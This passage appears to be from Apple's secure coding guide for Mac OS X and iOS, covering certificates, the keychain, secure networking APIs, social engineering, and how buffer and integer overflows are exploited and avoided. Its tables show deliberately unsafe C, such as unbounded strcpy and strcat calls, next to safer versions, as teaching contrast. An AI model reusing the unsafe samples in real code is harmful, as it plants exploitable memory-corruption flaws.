Digital certificates are commonly used—especially over the Internet and with email—to authenticate users and servers, to encrypt communications, and to digitally sign data to ensure that it has not been corrupted and was truly created by the entity that the user believes to have created it. Incorrect or careless use of digital certificates can lead to security vulnerabilities. For example, a server administration program shipped with a standard self-signed certificate, with the intention that the system administrator would replace it with a unique certificate. However, many system administrators failed to take this step, with the result that an attacker could decrypt communication with the server. [CVE-2004-0927]

It's worth noting that nearly all access controls can be overcome by an attacker who has physical access to a machine and plenty of time. For example, no matter what you set a file's permissions to, the operating system cannot prevent someone from bypassing the operating system and reading the data directly off the disk. Only restricting access to the machine itself and the use of robust encryption techniques can protect data from being read or corrupted under all circumstances.

The use of access controls in your program is discussed in more detail in "Elevating Privileges Safely" (page 59).

Secure Storage and Encryption

Encryption can be used to protect a user's secrets from others, either during data transmission or when the data is stored. (The problem of how to protect a vendor's data from being copied or used without permission is not addressed here.) Mac OS X provides a variety of encryption-based security options, such as

- FileVault
- the ability to create encrypted disk images
- keychain
- certificate-based digital signatures
- encryption of email
- SSL/TLS secure network communication
- Kerberos authentication

The list of security options in iOS includes

- personal identification number (PIN) to prevent unauthorized use of the device
- data encryption
- the ability to add a digital signature to a block of data
- keychain

- SSL/TLS secure network communication

Each service has appropriate uses and each has limitations. For example, FileVault, which encrypts the contents of a user's home directory, is a very important security feature for shared computers or computers to which attackers might gain physical access, such as laptops. However, it is not very helpful for computers that are physically secure but that might be attacked over the network while in use, because in that case the home directory is in an unencrypted state and the threat is from insecure networks or shared files. Also, FileVault is only as secure as the password chosen by the user—if the user selects an easily guessed password, or writes it down in an easily found location, the encryption is useless.

It is a serious mistake to try to create your own encryption method or to implement a published encryption algorithm yourself unless you are already an expert in the field. It is extremely difficult to write secure, robust encryption code that generates unbreakable ciphertext, and it is almost always a security vulnerability to try. For Mac OS X, if you need cryptographic services beyond those provided by the Mac OS X user interface and high-level programming interfaces, you can use the open-source CSSM Cryptographic Services Manager. See the documentation provided with the Open Source security code, which you can download at http://developer.apple.com/darwin/projects/security/. For iOS, the development APIs should provide all the services you need.

For more information about Mac OS X and iOS security features, see "Mac OS X and iOS Security Services" (page 25).

Social Engineering

Often the weakest link in the chain of security features protecting a user's data and software is the user himself. As buffer overflows, race conditions, and other security vulnerabilities are eliminated from software, attackers increasingly concentrate on fooling users into executing malicious code or handing over passwords, credit-card numbers, and other private information. Tricking a user into giving up secrets or into giving access to a computer to an attacker is known as **social engineering**.

In February of 2005, a large firm that maintains credit information, Social Security numbers, and other personal information on virtually all U.S. citizens revealed that they had divulged information on at least 150,000 people to scam artists who had posed as legitimate businessmen. According to Gartner (www.gartner.com), phishing attacks cost U.S. banks and credit card companies about $1.2 billion in 2003, and this number is increasing. They estimate that between May 2004 and May 2005, approximately 1.2 million computer users in the United States suffered losses caused by phishing.

Software developers can counter such attacks in two ways: through educating their users, and through clear and well-designed user interfaces that give users the information they need to make informed decisions. For example, the Unicode character set includes many characters that look similar or identical to common English letters—the Russian glyph that is pronounced like "r" looks exactly like an English "p" in many fonts, though it has a different Unicode value. When web browsers began to support international domain names (IDN), some phishers set up websites that look identical to legitimate ones, using Unicode look-alike characters (referred to as **homographs**) in their web addresses to fool users into thinking the URL was correct. To foil this attack, recent versions of Safari maintain a list of scripts that can be mixed in domain names. When a URL contains characters in two or more scripts that are not allowed in the same URL, Safari substitutes an ASCII format called "Punycode." For example, an impostor website with the URL `http://www.apple.com/` that uses a Roman script for all the characters except for the letter "a", for which it uses a Cyrillic character, is displayed as `http://www.xn--pple-43d.com`.

For more advice on how to write a user interface that enhances security, see "Application Interfaces That Enhance Security" (page 69).

Mac OS X and iOS Security Services

This article provides a brief introduction to the high-level security application programming interfaces (APIs) and user features provided by Mac OS X and iOS. For more information on these features, see *Security Overview*.

Authentication

Authentication is the process of verifying the identity of a user or service. Authentication is normally done only as a step in authorization, which is the process of granting an entity permission to perform a particular operation. If you use the Mac OS X Authorization Services API, it handles authentication for you when necessary. Because Authorization Services implements all available authentication methods, using this API means you don't have to worry about implementing new authentication services (smart cards, biometric readers, and so forth) when they become available—your users get them automatically.

In iOS, the user can set a four-digit personal identification number (PIN) to prevent unauthorized use of the device. Therefore the user of the device is presumed to be authorized to do so. In addition, each application is digitally signed and can therefore be authenticated by the operating system. Therefore, there are no authentication or authorization APIs in iOS.

Because authentication requires the handling of secret information (such as a user's password), it can be difficult to write secure authentication code. Authorization Services handles the authentication interaction with the user, thus relieving you of this responsibility. See *Authorization Services C Reference* and *Authorization Services Programming Guide* for details.

Authentication is often necessary over a network—for example, to determine whether it is safe to send credit card information to a specific website. Digital certificates are often used for this purpose. The Mac OS X and iOS APIs for handling digital certificates are described in *Certificate, Key, and Trust Services Reference* and *Certificate, Key, and Trust Services Programming Guide*. To exchange certificates over a secure connection, use the Secure Transport API (see *Secure Transport Reference*) or one of the high-level APIs that call Secure Transport—see *CFNetwork Programming Guide* or *URL Loading System Programming Guide*. To authenticate with a directory server, use the Open Directory API (see *Open Directory Programming Guide*).

Authorization

Authorization is the process by which an entity such as a user or a server gets the right to perform a restricted operation. (Authorization can also refer to the right itself, as in “Bob has the authorization to run that program.”) Authorization usually involves first authenticating the entity and then determining whether it has the appropriate permissions.

The principal Mac OS X API for authorization is Authorization Services. (As discussed in “Authentication” (page 25), iOS does not provide this API.) Authorization Services is built on top of BSD. Unlike BSD, however, which can control access at the level of individual files or programs, Authorization Services lets you determine whether an entity should have access to specific features or data within your application. Authorization

Services uses a **policy database** to determine the rights of a given authenticated user. Authorization Services includes functions to read, add, edit, and delete policy database items. Modifying the policy database requires administrator access; if an application is not running with sufficient privileges, the user is prompted to authenticate as an administrator before the database is altered.

It is important to understand that Authorization Services does not enforce access controls. All that this API can do is to let you know whether the user is authenticated and whether they have permission to carry out the action they wish to perform. It is up to your program to either deny the action or carry it out.

In iOS, on the other hand, each application is granted access permissions for its own files and certain system services when it's signed by Apple, Inc. When installed on a device, the iOS operating system enforces these permissions.

Occasionally a Mac OS X application needs to perform some operation that requires running with root privileges; for example, when installing new software. In order to avoid having the entire application run as `root`, in this case you should create a separate helper tool that runs with root privileges only as long as is necessary. See *Authorization Services Programming Guide* and the *BetterAuthorizationSample* sample code for more information on creating such a tool.

To learn how to use Authorization Services, start with *Authorization Services Programming Guide* and then look at *Authorization Services C Reference*. There are also technical notes, Q&As, and sample code for Authorization Services available from the Reference Library > Security page on the ADC website.

Cryptography

Authorization Services, Certificate, Key, and Trust Services, file access controls, and other access and authorization services can only serve to protect data if the attacker is working remotely (over a network) or has only a short time to act. Given physical access to the computer and plenty of time, an attacker can defeat or bypass any authorization method or access controls. In this case, the only way to protect your data is through encryption.

You can use Keychain Services to encrypt and store small amounts of data (see *Keychain Services Reference* and *Keychain Services Programming Guide*). If you want to encrypt or decrypt larger amounts of data in Mac OS X, you can use the Common Security Services Manager (CSSM) Cryptographic Services Manager. This manager also has functions to create and verify digital signatures, generate cryptographic keys, and create cryptographic hashes. In iOS, the Certificate, Key, and Trust Services API provides functions for generating encryption keys, creating and verifying digital signatures, and encrypting blocks of data; see *Certificate, Key, and Trust Services Reference*. For Mac OS X, to see exactly which security protocols and algorithms are supported by Apple's Cryptographic Service Provider (CSP) implementation, see *Apple Cryptographic Service Provider Functional Specification*.

The sample code *CryptoSample* contains source code and program examples for a library intended to facilitate the use of the Cryptographic Services Manager, specifically for symmetric encryption and message digest calculation.

The lower-level APIs provided by Apple's implementation of CSSM are fully documented in *Common Security: CDSA and CSSM*, version 2 (with corrigenda), from the Open Group (http://www.opengroup.org/security/cdsa.htm).

Certificates

Mac OS X and iOS include APIs to read and evaluate digital certificates that conform to the X.509 standard. Among other things, an X.509 digital certificate includes a digital signature that can be used to ensure that the certificate has not been altered and to indicate the identity of the issuer, and a public key that can be used to encrypt data so that it can be read only by the holder of the certificate. Each digital certificate also contains *certificate extensions*), which establish a **level of trust** for the certificate. Mac OS X includes several trust policies, where a **trust policy** is a set of rules that specify the appropriate uses for a certificate that has a specific level of trust. In other words, the level of trust for a certificate is used to answer the question "Should I trust this certificate for this action?" See *Apple Trust Policy Module Functional Specification* for information about the trust policies included with Mac OS X. The iOS trust policies are available through specific functions in Certificate, Key, and Trust Services. For more details about the contents and uses of digital certificates, see *Security Overview*. For more information about policy functions in Certificate, Key, and Trust Services, see *Certificate, Key, and Trust Services Reference*.

Certificate, Key, and Trust Services is a C API for managing certificates, public and private keys, and trust policies. Certificate, Key, and Trust Services uses the keychain for storage and retrieval of certificates and keys, and uses the trust policies provided by Apple.

Because certificates are used by secure networking protocols for authentication, the Secure Transport API includes a variety of functions to manage the use of certificates and root certificates in a secure connection. See *Secure Transport Reference* for more information about Secure Transport.

To display the contents of a certificate in a Mac OS X user interface, you can use the `SFCertificatePanel` and `SFCertificateView` classes in the Security Interface Framework API. In addition, the `SFCertificateTrustPanel` class displays trust decisions and lets the user edit trust decisions. See *Security Interface Framework Reference* for more information about this API.

If the users of your software are not security experts or computer professionals, they probably do not know much about the purpose and use of digital certificates. Therefore, you should take care to make your user interface as clear and explicit as possible if you detect a problem with a certificate. Explain the problem in simple language and give the user as much guidance as possible in choosing how to proceed. For example, if a certificate cannot be verified because the root certificate used to verify the digital signature is not included in the root certificate database, you can offer to display the root certificate and give the user the option of adding it to the list of recognized root certificates. However, you should explain that this is a dangerous thing to do unless the user is very confident of the authenticity and trustworthiness of that certificate.

Keychain

Many applications and websites require a username and password, and it is bad security practice to use the same password for everything. On the other hand, few users can remember a large number of unique passwords and writing them down is also a risk. Mac OS X and iOS solve this problem by providing secure, encrypted storage for passwords and other secrets in a password-protected database called the **keychain**. The keychain is also used to store certificates, which are not encrypted by the keychain, but which contain encryption keys and encrypted data. Applications can use Keychain Services to store, retrieve, and read keychain items, and Certificate, Key, and Trust Services to store and retrieve certificates and keys. In iOS, Keychain Services checks an application's signature before giving it access to a keychain, and lets an application have access only to its own keychain items (with the possible exception of items for which the application has obtained persistent references). In Mac OS X, Keychain Services displays an authorization dialog when permission is needed from the user to open a keychain or access a secret keychain item. The user can unlock a keychain with a single password, and applications can then use that keychain to store and retrieve data. Users can use the Keychain Access utility for the same purpose. In iOS, the user is never asked to authenticate and no Keychain Access utility is provided by Apple.

Note that the keychain is designed to protect a user's secrets from others. Because the user has access to all secrets in the keychain, it is not useful for protecting a vendor's secrets from the user.

In most cases, a keychain-aware application does not have to do any keychain management and only has to call a few functions to store or retrieve keychain items. By default, Keychain Services automatically interacts with the user to unlock a keychain when necessary in Mac OS X. In iOS, the operating system handles keychain access without user interaction. Because the user can create multiple keychains in Mac OS X and can specify which one is the default keychain, you should not make any assumptions about which keychain to write to or to search. The default keychain may or may not be the login keychain. Always use the default keychain unless you have a specific reason to do otherwise.

Passwords, private keys, and other secrets are encrypted on the keychain. In Mac OS X, the user provides a password that is used to encrypt and decrypt these items. In iOS, the system generates its own password and uses it to give an application access to its own keychain items. When the user backs up iOS data, the data is stored in plaintext on the computer, with the exception of the encrypted keychain data, which remains encrypted. Therefore, to prevent possible compromise of secrets in backup data, it is very important for iOS applications to always use the keychain to store passwords and other sensitive data.

To get started using Keychain Services, see *Keychain Services Programming Guide* (Mac OS X only) and *Keychain Services Reference*.

Smart Cards

Because passwords are often insecure—either because the user selects one that's easy to guess or because they are stored insecurely—some businesses and government agencies are starting to use smart cards for authentication. A **smart card** is a plastic card similar in size to a credit card that has memory and a microprocessor embedded in it and is therefore capable of both storing information and processing it. For security purposes, smart cards can store passwords, certificates, and keys. A smart card normally requires a personal identification number (PIN) or biometric measurement (such as a fingerprint) as an additional security measure. Because an attacker needs both the physical card and the PIN, neither stealing the card nor guessing or finding the PIN alone is enough to compromise security. Because it contains a microprocessor, a smart card can carry out its own authentication evaluation offline before releasing information. Smart cards can exchange information with a personal computer through a smart card reader.

If you use Authorization Services to authenticate users, you don't have to do anything extra to support smart cards—Authorization Services handles interaction with the user and the interface with the card for you. If you want to provide your own smart card, see the description of Apple's smart card project on the ADC Security home page at http://developer.apple.com/security/. That page includes a link to Apple’s Smart Card Services SDK code. You must agree to the Apple Public Source License (APSL) before you can download the code. The PC/SC Workgroup (http://www.pcscworkgroup.com/) has established a standard for accessing cards and writing card reader drivers. Apple is a core member of the PC/SC Workgroup.

Secure Communication

One important aspect of computer security is the secure communication of data over a network. Mac OS X and iOS use the SSL and TLS protocols and provide the Secure Transport (Mac OS X only), CFNetwork, and URL Loading System APIs for secure communication. No network should be considered to be secure without the use of a secure networking protocol. Even if you are using an internal network with no connections to the Internet, you need to use secure communication protocols and encryption to protect critical data. In a 2005 security survey by *CSO* magazine (in cooperation with the U.S. Secret Service and Carnegie Mellon University Software Engineering Institute's CERT Coordination Center), 23% of respondents said current or former employees were the greatest cyber security threat. Because 21% of the companies surveyed weren't sure who was the greatest threat, the real number may be higher. Software to intercept network communication packets is readily available. It's not paranoia to think that one of your employees might be trying to steal secrets over your internal network.

Secure Transport

iOS Note: The Secure Transport programming interface is not available in iOS. Use the CFNetwork programming interface instead.

Secure Transport is Apple's implementation of SSL and TLS, used to create secure connections over TCP/IP connections such as the Internet. You can use the Secure Transport API to set parameters for a secure session, open and maintain a session, and close a session.

SSL and TLS use certificate-based authentication (see "Certificates" (page 27)) to ensure that you are communicating with a valid server, they validate data to prevent tampering, and they can use public-key cryptography to guard against eavesdropping or message forgery. SSL is built into all major browsers and web servers (the most recent versions also include TLS). Whenever you use a secure website—for example, to send your credit card number to a vendor over the Internet—and see a protocol identifier of `https` rather than `http` at the beginning of the URL—you are using SSL or TLS for communication.

Although the TLS protocol is not interoperable with SSL, Secure Transport switches to SSL 3.0 if it cannot negotiate a TLS session with the other end of the connection.

Secure Transport has no transport-layer dependencies; it can be used with BSD sockets, Open Transport, or any other transport-layer protocol available.

To get started with Secure Transport, see *Secure Transport Reference*. For sample code, see *SSLSample*. For more information on the SSL standard, see http://wp.netscape.com/eng/ssl3/ and for the TLS standard, see http://www.ietf.org/html.charters/tls-charter.html.

CFNetwork

CFNetwork is an API for creating, sending, and receiving serialized messages over a network. CFNetwork can be used to set up and maintain a secure SSL or TLS networking session. It lets you add authentication information to a message and specify an SSL or TLS protocol version to encrypt and decrypt the data stream. For more information about the CFNetwork API, see *CFNetwork Programming Guide*. For more complete support for SSL and TLS, use Secure Transport.

URL Loading System

The URL Loading System is a high-level API that you can use to access the contents of `HTTP://`, `HTTPS://`, and `FTP://` URLs. Because `HTTPS://` websites use SSL or TLS to protect data transfers, you can use the URL Loading System as a secure transport API. See *URL Loading System Programming Guide* for information about this API.

Security Interface Framework

iOS Note: The Security Interface Framework is not available in iOS. In iOS, applications are restricted in their use of the keychain, and it is not necessary for the user to create a new keychain or change keychain settings.

One way to avoid adding security vulnerabilities to your code is to use Apple's security APIs whenever possible. The Security Interface Framework API provides security-related UI elements, as follows:

- The `SFAuthorizationView` class implements an authorization view in a window. An authorization view is a lock icon and accompanying text that indicates whether an operation can be performed. When the user clicks a closed lock icon, an authorization dialog displays. Once the user is authorized, the lock icon appears open. When the user clicks the open lock, Authorization Services restricts access again and changes the icon to the closed state.
- The `SFCertificateView` and `SFCertificatePanel` classes display the contents of a certificate.
- The `SFCertificateTrustPanel` class displays and optionally lets the user edit the trust settings in a certificate.
- The `SFChooseIdentityPanel` class displays a list of identities in the system and lets the user select one. (In this context, **identity** refers to the combination of a private key and its associated certificate.)
- The `SFKeychainSavePanel` class adds an interface to an application that lets the user save a new keychain. The user interface is nearly identical to that used for saving a file. The difference is that this class returns a keychain in addition to a filename and lets the user specify a password for the keychain.
- The `SFKeychainSettingsPanel` class displays an interface that lets the user change keychain settings.

Documentation for the Security Interface framework is in *Security Interface Framework Reference*.

Movie Toolbox Access Keys

Movie Toolbox Access Keys is a QuickTime API that provides password protection to QuickTime data. You can add password protection to a QuickTime movie—so that only users who know the password can view the movie—or you can add password protection to data, so that only an application that has registered that access key can get access to the data.

For documentation on Movie Toolbox Access Keys, see "Movie Toolbox Access Keys". This API is not available in iOS.

User-Level Security Features

There are many security features built into Mac OS X and iOS, including industry-standard digital signatures and encryption for Apple's Mail application, and authentication for the Safari web browser. In iOS, these features are largely invisible to the user, as security is handled by the system without the user's intervention. in Mac OS X, the four features most visible to users are:

- Security system preferences
- FileVault, which users can configure through Security system preferences
- Accounts system preferences
- The Keychain Access application

Security System Preferences

Security system preferences let the user configure FileVault (discussed next) and control some aspects of authorization on the computer, such as whether the user is automatically logged in on startup and whether a password is needed to wake from sleep. The default settings tend to be chosen more for user convenience than for security. If your code handles secure data, you should encourage your users to select more secure settings for these preferences.

At the bottom of the dialog is the lock icon provided by the authorization view (see "Security Interface Framework" (page 30)). When this icon shows a closed lock, authorization is required before the user can change the settings in this system preferences dialog.

FileVault

When the user turns on **FileVault**, Mac OS X uses 128-bit **AES encryption** to encrypt everything in the user's home folder. The AES (Advanced Encryption Standard) is a symmetric-key algorithm adopted by the National Institute of Standards and Technology (NIST) as a standard for government and private use to protect sensitive, nonclassified data. It enables very fast and highly secure encryption and decryption of data.

As long as the user is authenticated and logged in, the system automatically unencrypts any file the user opens. However, no other user can gain access to these files. This option provides maximum security for a user's files if all sensitive data is stored in the user's home directory, if automatic login is disabled, and if a password is required to wake from sleep or from the screen saver. If a user wants to securely store files somewhere other than their home directory (such as on an external hard disk or removable media), they can create an encrypted disk image.

Full documentation of the AES algorithm is available on the NIST website at http://csrc.nist.gov/CryptoToolkit/aes/.

Accounts System Preferences

When a user installs Mac OS X on a computer, that user automatically becomes a member of the `admin` group. Subsequently, the user or any other member of the `admin` group can use Accounts system preferences to add new users to the system.

For each new user, the administrator can specify whether that user is a member of the `admin` group. If a FileVault master password has been set, the administrator can also turn on FileVault for the new account.

If the new user is not a member of the `admin` group, the administrator can limit the system features and applications to which that user has access.

Keychain Access

Keychain Access is a utility that gives users access to Keychain Services (see "Keychain" (page 27)). A user can see the passwords, certificates, and other data that are stored in their keychain. They can create new keychains, add and delete keychain items, lock and unlock keychains, and select one keychain to be the default.

Keychain Access lets the user see what certificates are available for use by email and web applications, who owns each certificate, and who issued each certificate. Certificates are described in "Certificates" (page 27).

The user can see and change passwords stored for various applications and can securely store other secrets such as credit card numbers and notes. When a keychain is locked and an application needs to gain access to a keychain item, Keychain Services prompts the user for a password.

Avoiding Buffer Overflows

Buffer overflows, both on the stack and on the heap, are a major source of security vulnerabilities in C, Objective-C, and C++ code. This article discusses coding practices that will avoid buffer overflow problems, lists tools you can use to detect buffer overflows, and provides samples illustrating safe code. This article assumes familiarity with the concepts of memory allocation and the program's heap and stack. For a higher-level discussion of the problem, see "Buffer Overflows" (page 15).


The Source Of the Problem

Local variables are allocated on the stack, along with parameters and linkage information (that is, where to resume execution after a function returns.) The exact content and order of data on the stack depends on the operating system and CPU architecture. When you use `malloc`, `new`, or equivalent functions to allocate a block of memory or instantiate an object, the memory is allocated on the heap.

Every time your program solicits input from a user, there is a potential for the user to enter inappropriate data. For example, they might enter more data than you have reserved room for in memory. If the user enters more data than will fit in the reserved space, and you do not truncate it, then that data will overwrite other data in memory. If the memory overwritten contained data essential to the operation of the program, this overflow will cause a bug that, being intermittent, might be very hard to find. If the overwritten data includes the address of other code to be executed and the user has done this deliberately, the user can point to malicious code that your program will then execute.


In the case of data saved on the stack, such as a local variable, it is relatively easy for an attacker to overwrite the linkage information in order to execute malicious code. An attacker can also modify local data and function parameters on the stack. Figure 1 illustrates a stack overflow in Mac OS X running on a PowerPC processor. For other processors, the details are different, but the effect is the same.

Figure 1 Mac OS X PPC stack overflow


Parameter area
Linkage area
Caller
Overflow goes up
Saved Registers
Buffer
Local variables
Stack grows down
Callee
Parameter area
Linkage area

Because the data on the heap changes in a nonobvious way as a program runs, exploiting a buffer overflow on the heap is more challenging. However, many successful exploits have involved heap overflows. Attacks on the heap might involve overwriting critical data, either to cause the program to crash, or to change a value that can be exploited later (such as when a program temporarily stores a user name and password on the heap and an attacker manages to change them). In some cases, the heap contains pointers to executable code, so that by overwriting such a pointer an attacker can execute malicious code. Figure 2 illustrates a heap overflow overwriting a pointer.

Figure 2 Heap overflow



Although most programming languages check input against storage to prevent buffer overflows, C, Objective-C, and C++ do not. Because many programs link to C libraries, vulnerabilities in standard libraries can cause vulnerabilities even in programs written in "safe" languages. For this reason, even if you are confident that your code is free of buffer overflow problems, you should limit exposure by running with the least privileges possible. See "Elevating Privileges Safely" (page 59) for more information on this topic.

Keep in mind that obvious forms of input, such as strings entered through dialog boxes, are not the only potential source of malicious input. For example:

1. Buffer overflows in one operating system's help system could be caused by maliciously prepared embedded images.
2. A commonly-used media player failed to validate a specific type of audio files, allowing an attacker to execute arbitrary code by causing a buffer overflow with a carefully crafted audio file.

   [[1]CVE-2006-1591 [2]CVE-2006-1370]

String Handling

Strings are a common form of input and because many string-handling functions have no built-in checks for string length, strings are frequently the source of exploitable buffer overflows. Figure 3 illustrates the different ways three string copy functions handle the same over-length string. The `strcpy` function merely writes the entire string into memory, overwriting whatever came after it. The `strncpy` function truncates the string to the correct length, but without the terminating null character. When this string is read, then, all of the bytes in memory following it, up to the next null character, might be read as part of the string. Only the `strlcpy` function is fully safe, truncating the string and adding the terminating null character.

Figure 3 String handling functions and buffer overflows



Char destination[5]; char *source = “LARGER”;
strcpy(destination, source);
L A R G E R \0
strncpy(destination, source, sizeof(destination));
L A R G E
strlcpy(destination, source, sizeof(destination));
L A R G \0

Table 1 summarizes the common C string-handling routines to avoid and which to use instead.

Table 1 String functions to use and avoid

Don't use these functions	Use these instead
`strcat`	`strlcat`
`strcpy`	`strlcpy`
`strncat`	`strlcat`
`strncpy`	`strlcpy`
`sprintf`	`snprintf`
`vsprintf`	`vsnprintf`
`gets`	`fgets`

You can avoid string handling buffer overflows by using higher-level interfaces. If you are using C++, the ANSI C++ `string` class avoids buffer overflows, though it doesn't handle non-ASCII encodings (such as UNICODE). For Objective-C, use the `NSString` class. Note that an `NSString` object has to be converted to a C string in order to be passed to a C routine, such as a POSIX function. If you are writing code in C, you can use the Core Foundation representation of a string, referred to as a CFString, and the string-manipulation functions in the CFString API.

The Core Foundation CFString is “toll-free bridged” with its Cocoa Foundation counterpart, `NSString`. This means that the Core Foundation type is interchangeable in function or method calls with its equivalent Foundation object. Therefore, in a method where you see an `NSString *` parameter, you can pass in a value of type `CFStringRef`, and in a function where you see a `CFStringRef` parameter, you can pass in an

`NSString` instance. This also applies to concrete subclasses of `NSString`. See *CFString Reference*, *Foundation Framework Reference*, and *Carbon-Cocoa Integration Guide* for more details on using these representations of strings and on converting between CFString strings and `NSString` objects.

Calculating Buffer Sizes

You should always calculate the size of a buffer and then make sure you don't put more data into the buffer than it can hold. The reason you should not assume a static size for a buffer is because, even if you originally assigned a static size to the buffer, either you or someone else maintaining your code in the future might change the buffer size but fail to change every case where the buffer is written to. The left column of Table 2 shows some code samples that assume a set buffer size. The right column shows a safer approach to achieving the same results.

In the first set of samples, a character buffer is set to 1024 bytes and, later in the program, the size of a block of data is checked before it is written to the buffer. This code is safe as long as the original declaration of the buffer size is never changed. However, if in a later version of the program a smaller size is assigned to the buffer, but the test is not changed, then a buffer overflow will result. The right column shows two safer versions of this code. In the first version, the buffer size is set using a constant that is set elsewhere and the check uses the same constant. In the second version, the buffer is set to 1024 bytes, but the check calculates the actual size of the buffer. In these cases, changing the original size of the buffer would not invalidate the check.

The second set of examples show a function that adds an `.ext` suffix to a filename. Both versions use the maximum path length for a file as the buffer size. The unsafe version in the left column assumes that the filename does not exceed this limit, and appends the suffix without checking the length of the string. The safer version in the right column uses the `strlcat` function, which truncates the string if it exceeds the size of the buffer.

Table 2 C coding styles to use and avoid

Don't use this style	Use this style instead
`char buf[1024];`	`char buf[BUF_SIZE];`
`...`	`...`
`if (size <= 1023) {`	`if (size < BUF_SIZE) {`
`...`	`...`
`}`	`}`
or	**or**
`char buf[1024];`	`char buf[1024];`
`...`	`...`
`if (size < 1024) {`	`if (size < sizeof(buf)) {`
`...`	`...`
`}`	`}`

Don't use this style	Use this style instead
`{`	`{`
`char file[MAX_PATH];`	`char file[MAX_PATH];`
`...`	`...`
`addsfx(file);`	`addsfx(file, sizeof(file));`
`...`	`...`
`}`	`}`
`static *suffix = ".ext";`	`static *suffix = ".ext";`
`char *addsfx(char *buf)`	`char *addsfx(char *buf, uint size)`
`{`	`{`
`return strcat(buf, suffix);`	`return strlcat(buf, suffix, size);`
`}`	`}`

You should always use unsigned variables for calculating sizes of buffers and of data going into buffers. Because negative numbers are stored as large positive numbers, if you use signed variables an attacker might be able to cause a miscalculation in the size of the buffer or data by writing a large number to your program. See "Integer Overflow" (page 38) for more information on potential problems with integer arithmetic.

For a further discussion of this issue and a list of more functions that can cause problems, see Wheeler, *Secure Programming for Linux and Unix HOWTO* (http://www.dwheeler.com/secure-programs/).

Integer Overflow

If the size of a buffer is calculated using data supplied by the user, there is a potential for a malicious user to enter a number that is too large for the integer data type, which can cause program crashes and other problems.

In twos-complement arithmetic, used by most compilers, a negative number is represented by inverting all the bits of the binary number and adding 1. A `1` in the most-significant bit indicates a negative number. Thus, for 4-byte signed integers, `0x7fffffff = 2147483647`, but `0x80000000 = -2147483648`

Therefore,

```
int 2147483647 + 1 = - 2147483648
```

If a malicious user specifies a negative number where your program is expecting only unsigned numbers, your program might interpret it as a very large number. Depending on what that number is used for, your program might attempt to allocate a buffer of that size, causing the memory allocation to fail or causing a heap overflow if the allocation succeeds. In an early version of a popular web browser, for example, storing objects into a JavaScript array allocated with negative size could overwrite memory. [CVE-2004-0361]

In other cases, if you use signed values to calculate buffer sizes and test to make sure the data is not too large for the buffer, a sufficiently large block of data will appear to have a negative size, and will therefore pass the size test while overflowing the buffer.

Depending on how the buffer size is calculated, specifying a negative number could result in a buffer too small for its intended use. For example, if your program wants a minimum buffer size of 1024 bytes and adds to that a number specified by the user, an attacker might cause you to allocate a buffer smaller than the minimum size by specifying a large positive number, as follows:

```
1024 + 4294966784 = 512
0x400 + 0xFFFFFE00 = 0x200
```

For some compilers, any bits that overflow past bit 31 are dropped; that is, `2**32 == 0`. Because it is not illegal to have a buffer with a size of 0, and because `malloc(0)` returns a pointer to a small block, your code might run without errors if an attacker specifies a value that causes your buffer size calculation to equal `0 mod 2**32`. In other words, for any values of `n` and `m` where `n * m = 0 mod 2**32`, allocating a buffer of size `n*m` results in a valid pointer to a buffer of size `0`. In that case, a buffer overflow is assured.

To avoid such problems, you should put limits on any values the user can specify. When checking the validity of the values used to calculate a buffer size, you should include checks to make sure no integer overflow occurred. For example:

